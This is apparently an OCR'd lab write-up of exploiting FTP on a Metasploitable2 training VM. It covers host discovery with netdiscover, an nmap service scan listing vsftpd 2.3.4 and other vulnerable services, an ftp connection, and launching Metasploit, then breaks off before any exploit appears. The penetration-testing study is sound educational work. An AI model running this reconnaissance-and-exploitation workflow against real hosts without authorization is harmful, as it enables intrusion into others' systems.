5 July, 2024

Exploiting 21 FTP Port Vulnerability on Metasploitable2:

Detailed Write-Up by Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router


- **sudo netdiscover**

5 July, 2024


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
15:48
silentspectre@kali: ~
Applications
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.


```
┌──(silentspectre㉿kali)-[~]
└─$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data.
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms

┌──(silentspectre㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.213  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::20c:29ff:feac:dc08  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ac:dc:08  txqueuelen 1000  (Ethernet)
        RX packets 31  bytes 4061 (3.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43  bytes 5132 (5.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(silentspectre㉿kali)-[~]
└─$ 
```

5 July, 2024


Metasploitable2-Linux - VMware Workstation
File
Edit
View
VM
Tabs
Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools
Remind Me Later
Never Remind Me
To direct input to this VM, click inside or press Ctrl+G.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

5 July, 2024



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
15:59
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
 Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.100.1   4c:f9:5d:be:0c:83      1      60  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.100.48  ac:b5:7d:54:2a:05      1      60  Liteon Technology Corporation
 192.168.100.218 00:0c:29:1d:54:5a      1      60  VMware, Inc.


┌──(silentspectre㉿kali)-[~]
└─$ ping 192.168.100.218
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data.
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms
^C
── 192.168.100.218 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1022ms
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms

┌──(silentspectre㉿kali)-[~]
└─$ 
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

5 July, 2024

nmap scan -Pn -sV <ip>


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
16:08
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
┌──(silentspectre㉿kali)-[~]
└─$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
 cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds

┌──(silentspectre㉿kali)-[~]
└─$ ftp 192.168.100.218
Connected to 192.168.100.218.
```


We are going to exploit ftp port so checking connectivity and then connect to that port through command:

ftp <target ip>

Start Metasploit db using command:

5 July, 2024

Sudo msfdb init && msfconsole

